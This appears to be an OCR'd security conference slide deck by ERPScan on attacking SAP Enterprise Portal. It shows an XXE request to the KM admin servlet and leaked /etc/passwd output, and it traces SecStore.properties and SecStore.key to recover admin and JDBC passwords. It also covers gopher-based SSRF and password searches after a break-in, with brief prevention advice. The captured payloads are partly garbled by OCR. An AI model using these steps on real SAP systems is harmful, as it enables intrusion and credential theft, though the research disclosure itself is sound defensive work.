


```
/servlet/prt/portal/prteventname/HtmlbEvent/prtroot/pcd!3aportal_content!2fadministrator!2fsuper_admin!2fsuper_admin_role!2fcom.sap.portal.content_administratio
2fcom.sap.portal.content_admin_ws!2fcom.sap.km.AdminContent!2fcom.sap.km.AdminContentExplorer!2fcom.sap.km.AdminExplorer/ HTTP/1.1
ost:                      :5   1
ser-Agent: Mozilla/5.0 (Windows NT 5.1; rv:15.0) Gecko/20100101 Firefox/15.0.1
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
ccept-Encoding: gzip, deflate
onnection: keep-alive
ache-Control: max-age=0
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 53659

tmlbevt_ty=0&htmlbdoc_id=htmlb_8920&htmlbevt_frm=htmlb_8920_0&htmlbevt_oid=29&htmlbevt_id=1&htmlbevt_cnt=0&htmlbevt_par1=&htmlbevt_par2=&htmlbevt_par3=&htmlbevt_pa
4=&htmlbevt_par5=&htmlbevt_par6=&htmlbevt_par7=&htmlbevt_par8=&htmlbevt_par9=&htmlbScrollX=&htmlbScrollY=&htmlbValueHelpFieldId=&htmlbJavaScriptPath=%2Firj%2Fporta
apps%2Fcom.sap.portal.htmlb%2Fjslib%2F&htmlb_8920_0_15Eln=                                              &htmlb_8920_0_15Nodes_0=WcmRootComponent%3
WDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%                  %253b%25          *WdfProx&htmlb_8920_0_15Nodes_1=yControl*onDel
gatedClick*ResourceTree%3Edummy+root%3               3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.Wdf&htmlb_8920_0_15Nodes_2=Proxy*WdfProxyCo
trol*                              'WdfProxyControl*onDelegatedClick*ResourceTree%3E%2F%7Esystem__id__8858e%3B%2B%3B-%3BW&htmlb_8920_0_15Nodes_3=
mRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0                            *WdfProxy&htmlb_8920_0_15Node
_4=Control*onDelegatedClick*ResourceTree%3E%2FBIuserhome__id__88590%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.contr&htmlb_8920_0_15Nodes_5=ol
cm.WdfProxy*WdfProxyControl*                              'WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fbw_document__id&htmlb_8920_0_15Node
_6=__88592%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*                          &htmlb_8920_
_15Nodes_7=%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fbw_metadata__id__88594%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.r&htmlb_8920_0_
5Nodes_8=endering.control.cm.WdfProxy*WdfProxyControl*                             5*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fc&htmlb_8
20_0_15Nodes_9=alendar__id__88596%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*             &htmlb_892
_0_15Nodes_10=                    'WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fdiscussiongroups__id__88598%3B%2B%3B-%3B%2Fdocuments%3B%2B%3BWcmRoot
ompo&htmlb_8920_0_15Nodes_11=nent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%2                                 'WdfProxyC
ntrol*onD&htmlb_8920_0_15Nodes_12=elegatedClick*ResourceTree%3E%2Fdocuments%2FDiscussions__id__8859b%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.renderin
.contr&htmlb_8920_0_15Nodes_13=ol.cm.WdfProxy*WdfProxyControl*0%                   *WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fd
cuments%2FhtmlC&htmlb_8920_0_15Nodes_14=ontent__id__8859d%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253
                &htmlb_8920_0_15Nodes_15=0%                      *WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fdocuments%2FLinks__id__8859f%3B%2B%3B-%3BWc
ootComponent%3EWDF*com.sa&htmlb_8920_0_15Nodes_16=pportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0                                 *Wd
xyControl*onDelegatedClick*R&htmlb_8920_0_15Nodes_17=esourceTree%3E%2Fdocuments%2FNews__id__885a1%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.render
```

ERPScan
Security Scanner for SAP

XXE in Portal




```
5.doc&htmlb_8920_0_103=StackId%3 3B*ID%3DStatusInfoControl*Initialized%3Dtrue&htmlb_8920_0_104=&htmlb_8920_0_105
Uri%3D%2Fdocuments_akkuyu%2FRegulations+and+Instructions%2FUser+Manual*CacheEmpty%3Dtrue*DynamicPane%3DDynamicContainerPane*CssCacheID%3Df018d3eb-fff8-2f10-1c9f-d6
85 *ID%3DWdfProxyControl*Visible%3Dtrue*Initialized%3Dtrue*StackI *StartUri%3D%2F*Mode%3D0&htmlb_8920_0_106=&htmlb_8920_0_107=
ShowAdvanced%3Dtrue*GroupID%3DQuickDetailsGroup*Uri%3D%2Fdocuments_akkuyu%2FRegulat :FUser+Manual*DetailsMode%3Dadvanced*PushStack%3Dtrue*Group
%3DrndMassCommandGroup*ID%3DWcmRootComponent%3E0%3B %2BWdfProxyControl%2B1*Visible%3Dtrue*Initialized%3Dtrue*StackId%3D0%3B1%2C0%3B0%2C0%3B0%
2C0%3B*StartUri%3D%2F&htmlb_8920_0_108=&htmlb_8920_0_109=StackId%3D0%3 ID%3DWcmRootComponent%3 WdfProxyContr
Fdocuments_akkuyu%2FRegulations+and+Instructions%2FUser+Manual*Initialized%3Dtrue*Visible%3Dtrue*Flavor%3DTree&htmlb_8920_0_110=&htmlb_8920_0_111=Sta
*ID%3DWcmRootComponent%3E WdfProxyControl%2B3*Uri%3D%2Fdocuments_akkuyu%2FRegulations+and+Instructi
ons%2FUser+Manual*Initialized%3Dtrue*Visible%3Dtrue*Flavor%3DList&htmlb_8920_0_112=&htmlb_8920_0_113=%5BNavigationPane%28%5B
DefaultNavigationPane%28%5BDynamicContainerPane%28%5BWdfProxyControlPane% htmlb_8920_0_114=%3C%3Fxml+version%3D%22
1.0%22+encoding%3D%22ISO-8859-1%22%3F%3E%3C%21DOCTYPE+WDF%3APage+%3E%3CWDF%3APage+name%3D%22SAP+Enterprise+Portal%22+xmlns%3AWDF%3D%22http%3A%2F%2Fwww.sapportals.co
m%2Fwdf%22+xmlns%3AWDD%3D%22http%3A%2F%2Fwww.sapportals.com%2Fwdd%22%3E++%3CWDF%3AStartPages%3E++%3C%2FWDF%3AStartPages%3E++%3CWDF%3APanes%3E++%3C %3APanes%3E+
+%3CWDF%3AControls%3E++%3C%2FWDF%3AControls%3E++%3CWDF%3AExceptions%3E++%3C%2FWDF%3AExceptions%3E%3C%2FWDF%3APage%3E&htmlbf htmlb_8920_0_0=132%3B otCompone %
3EWDF*com.sa onN
avigate*%2F 0%
0%2C en
dering.cont mG
roup*885f7% 1%
2 20
_0_6=ering. rm
_htmlb_8920 tm
lbfrm_htmlb ot
Compo&htmlb yC
ontrol*onD& de
r*oHS*0*rnd Co
mponent%3B1 3b
5 l.
cm.WdfProxy 31
%3BWc 0%
253b%25*Wdf pp
ortals.wcm. ck
*ResourceTre EWD
F*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyCon&htmlbfrm_htmlb_8920_0_19=trol*0% %25*WdfProxyControl*onNavi
gate*%2Froom_extensions_vvertoi*%2F*885c %3BWcmRootComponent%3EWDF*co&htmlbfrm_htmlb_8920_0_20=m.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyContr
c WdfProxyControl*onExecute*Admi&htmlbfrm_htmlb_8920_0_21=nResourceCommandGroup*8861
```

```
htmlb_8920_0_114=%3C%3Fxml+version%3D
AWDF%3D%22http%3A%2F%2Fwww.sapportals
+%3CWDF%3APanes%3E++%3C%2FWDF%3APanes%
rm_htmlb_8920_0_0=132%3BWcmRootCompone
```

ERPScan
Security Scanner for SAP

XXE



```
[redacted]
-------------
: Can't restore, TextView with id = 'at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash bin:x:1:1:bin:/bin:/bin/bash daemon:x
tack.PaneStack.restorePanes(PaneStack.java:157)
dfCompositeController.handleException(WdfCompositeController.java:410)
dfCompositeController.internalRender(WdfCompositeController.java:724)
dfCompositeController.buildComposition(WdfCompositeController.java:674)
.AbstractCompositeComponent.preRender(AbstractCompositeComponent.java:33)
```

Error based XXE

Breaking SAP Portal

- Ok, we can read files
- Where are the passwords?
- The SAP J2EE Engine stores the database user SAP<SID>DB; its password is here:

\usr\sap\<SID>\SYS\global\security\data\SecStore.properties

Where are the passwords? (*config.properties*)

```
 rdbms.maximum_connections=5
system.name=TTT
secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/data/SecStore.key
secstorefs.secfile=/oracle/TTT/sapmnt/global/security/data/SecStore.properties
secstorefs.lib=/oracle/TTTsapmnt/global/security/lib
rdbms.driverLocation=/oracle/client/10x_64/instantclient/ojdbc14.jar
rdbms.connection=jdbc/pool/TTT
rdbms.initial_connections=1
```

Where are the passwords? (*config.properties*)

```
 rdbms.maximum_connections=5
system.name=TTT
secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/data/SecStore.key
secstorefs.secfile=/oracle/TTT/sapmnt/global/security/data/SecStore.properties
secstorefs.lib=/oracle/TTTsapmnt/global/security/lib
rdbms.driverLocation=/oracle/client/10x_64/instantclient/ojdbc14.jar
rdbms.connection=jdbc/pool/TTT
rdbms.initial_connections=1
```

SecStore.properties

```
$internal/version=Ni4zFF4wMSeaseforCCMxegAfx
admin/host/TTT=7KJuOPPs/+u+14jM7uy7cy7exrZuYvevkSrPxwueur2445yxgBS
admin/password/TTT=7KJuOPPs/+uv+14j56vDc7M7v7dytbGbkgqDp+QD04b0Fh
jdbc/po
admin
$inter
$inter
admin
```

But where is the key?

ERPScan
Security Scanner for SAP

config.properties

```
 rdbms.maximum_connections=5
system.name=TTT
secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/data/SecStore.key
secstorefs.secfile=/oracle/TTT/sapmnt/global/security/data/SecStore.properties
secstorefs.lib=/oracle/TTTsapmnt/global/security/lib
rdbms.driverLocation=/oracle/client/10x_64/instantclient/ojdbc14.jar
rdbms.connection=jdbc/pool/TTT
rdbms.initial_connections=1
```

Get the password

- We have an encrypted password
- We have a key to decrypt it

We got the J2EE admin and JDBC login:password!

Prevention

- Install SAP note 1619539
- Restrict read access to files *SecStore.properties* and *SecStore.key*


Portal post exploitation

- Lot of links to other systems in corporate LAN
- Using SSRF, attackers can get access to these systems


What is SSRF?

SSRF History: Basics

- We send Packet A to Service A
- Service A initiates Packet B to service B
- Services can be on the same or different hosts
- We can manipulate some fields of packet B within packet A
- Various SSRF attacks depend on how many fields we can control on packet B



Partial Remote SSRF: HTTP attacks on other services



Gopher uri scheme

- Using gopher:// uri scheme, it is possible to send TCP packets
  - Exploit OS vulnerabilities
  - **Exploit old SAP application vulnerabilities**
  - Bypass SAP security restrictions
  - Exploit vulnerabilities in local services


More info in our BH2012 presentation:

SSRF vs. Business Critical Applications

http://erpscan.com/wp-content/uploads/2012/08/SSRF-vs-Businness-critical-applications-whitepaper.pdf

ERPScan
Security Scanner for SAP

Portal post-exploitation



password Search Show Options

Search Results For *password*

1-10 11-20 > More

42%
Open Folder | See Also | Details | Copy name | Ticket
... user name: ADMINESTRATOR, **password** ARI
508 KB 10/9/12 6:42:52 PM HTML Version

42%
Open Folder | See Also | Details | Copy name | Ticket
... user name: ADMINESTRATOR, **password** ARI
6,2 MB 10/9/12 6:42:52 PM HTML Version

41%
2010.C.933.8.888888.88888.000.EZ.0001_8_F=0.doc Open Folder | See Also | Details | Copy name | Ticket
... [redacted]_**Password**...[redacted]_**Password**;ni... N[redacted]_**Password**...[redacted]_**Password**;ni
3 MB 10/9/12 6:42:57 PM HTML Version

41%
Open Folder | See Also | Details | Copy name | Ticket
... **Password** changed... SP **password**
3,6 MB 10/3/12 11:15:57 AM HTML Version

41%
Open Folder | See Also | Details | Copy name | Ticket
... Configure Root **Password** Enter.... Set Configure Root **Password** ((«**Password**»)...
10,5 MB 10/11/12 2:53:51 PM HTML Version

41%
Open Folder | See Also | Details | Copy name | Ticket
... Configure Root **Password** Enter.. Set Configure Root **Password** ((«**Password**»)...
6 MB 10/11/12 2:53:47 PM HTML Version

41%
Open Folder | See Also | Details | Copy name | Ticket
... **Password** ... **Password** USmalt CMeinser flue
3,4 MB 10/11/12 2:55:48 PM HTML Version

41%
Open Folder | See Also | Details | Copy name | Ticket
... Security Change **Password**.... **sword**.
2,1 MB 10/11/12 5:15:24 PM HTML Version

Conclusion

It is possible to protect yourself from these kinds of issues,
and we are working close with SAP to keep customers secure

- SAP Guides
- Regular security assessments
- Monitoring technical security
- ABAP code review
- Segregation of Duties

It's all in your hands

Future work

Many of the researched issues cannot be disclosed now because of our good relationship with SAP Security Response Team, whom I would like to thank for cooperation. However, if you want to be the first to see new attacks and demos, follow us at @erpscan and attend future presentations:

- **November 9 – POC (Korea, Seoul)**
- **November 20 – ZeroNights (Russia, Moscow)**
- **November 29 – DeepSEC (Austria, Vienna)**
- **December 6 – BlackHat (UAE, Abu Dhabi)**
- **December 13 – Syscan 360 (Beijing, China)**

ERPScan
Security Scanner for SAP

Web:
www.erpscan.com
e-mail: info@erpscan.com

Twitter: @erpscan
@sh2kerr
@_chipik